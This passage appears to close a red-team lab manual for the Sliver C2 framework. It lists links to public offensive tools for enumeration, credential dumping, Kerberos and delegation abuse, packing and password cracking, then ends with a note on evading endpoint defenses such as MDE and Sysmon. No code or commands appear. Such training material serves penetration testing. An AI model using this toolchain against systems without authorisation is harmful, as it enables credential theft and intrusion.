- silenthound.py: <https://github.com/layer8secure/SilentHound>
- Sa-schtasksenum: <https://github.com/sliverarmory>
- Sa-Netshares: <https://github.com/sliverarmory>
- Sa-sc-enum: <https://github.com/trustedsec/CS-Situational-Awareness-BOF/blob/master/SA/>
- SharpUp: <https://github.com/GhostPack/SharpUp>
- Seatbelt: <https://github.com/GhostPack/Seatbelt>
- LACheck: <https://github.com/mitchmoser/LACheck>
- CIMplant: <https://github.com/FortyNorthSecurity/CIMplant>
- remote-sc-tools: <https://github.com/sliverarmory>
- psexec:
<https://github.com/BishopFox/sliver/blob/7d07f4c518838f8a31c532ac9ad5c79ec9db15f6/client/command/exec/psexec.go>
- SharpWMI: <https://github.com/GhostPack/SharpWMI>
- Python3 Webserver: https://developer.mozilla.org/en-US/docs/Learn/Common_questions/set_up_a_local_testing_server
- Stracciatella: <https://github.com/mgeeky/Stracciatella>
- Execute-Assembly: <https://github.com/med0x2e/ExecuteAssembly>
- Inline-execute-assembly: <https://github.com/anthemtotheego/InlineExecute-Assembly>

- PS2EXE: <https://github.com/MScholtes/PS2EXE>
- PEzor: <https://github.com/phra/PEzor>
- SharpKatz: <https://github.com/b4rtik/SharpKatz>
- SharpSecDump: <https://github.com/G0ldenGunSec/SharpSecDump>
- Invoke-Mimikatz: <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1>
- RACE Toolkit: <https://github.com/samratashok/RACE>
- Rubeus: <https://github.com/GhostPack/Rubeus>
- RubeusToCcache: <https://github.com/SolomonSklash/RubeusToCcache>
- c2tc-kerberoast: <https://github.com/outflanknl/C2-Tool-Collection/tree/main/BOF/Kerberoast>
- Get-RBCD-Threaded: <https://github.com/FatRodzianko/Get-RBCD-Threaded>
- SharpAllowedToAct-Modify: <https://github.com/pkb1s/SharpAllowedToAct>
- delegationbof: <https://github.com/IcebreakerSecurity/DelegationBOF>
- Certify: <https://github.com/GhostPack/Certify>
- PowerUpSQL: <https://github.com/NetSPI/PowerUpSQL>
- JohnTheRipper: <https://github.com/JohnTheRipper/JohnTheRipper>
- Process Hacker: <https://processhacker.sourceforge.io/>

Closing Note

This lab manual provides insight to operate Sliver competently with a good sense of endpoint OPSEC. However, Sliver can implement a lot more advanced techniques like reflective dll's, Syscall integration, dllhijacking, socks5, rportfwd, BOF execution etc to handle advanced protections like MDE, Sysmon, ETW, ASR and the like. This lab manual should be able to provide the base competency to research tackling such intermediate and advanced defenses using the Sliver C2.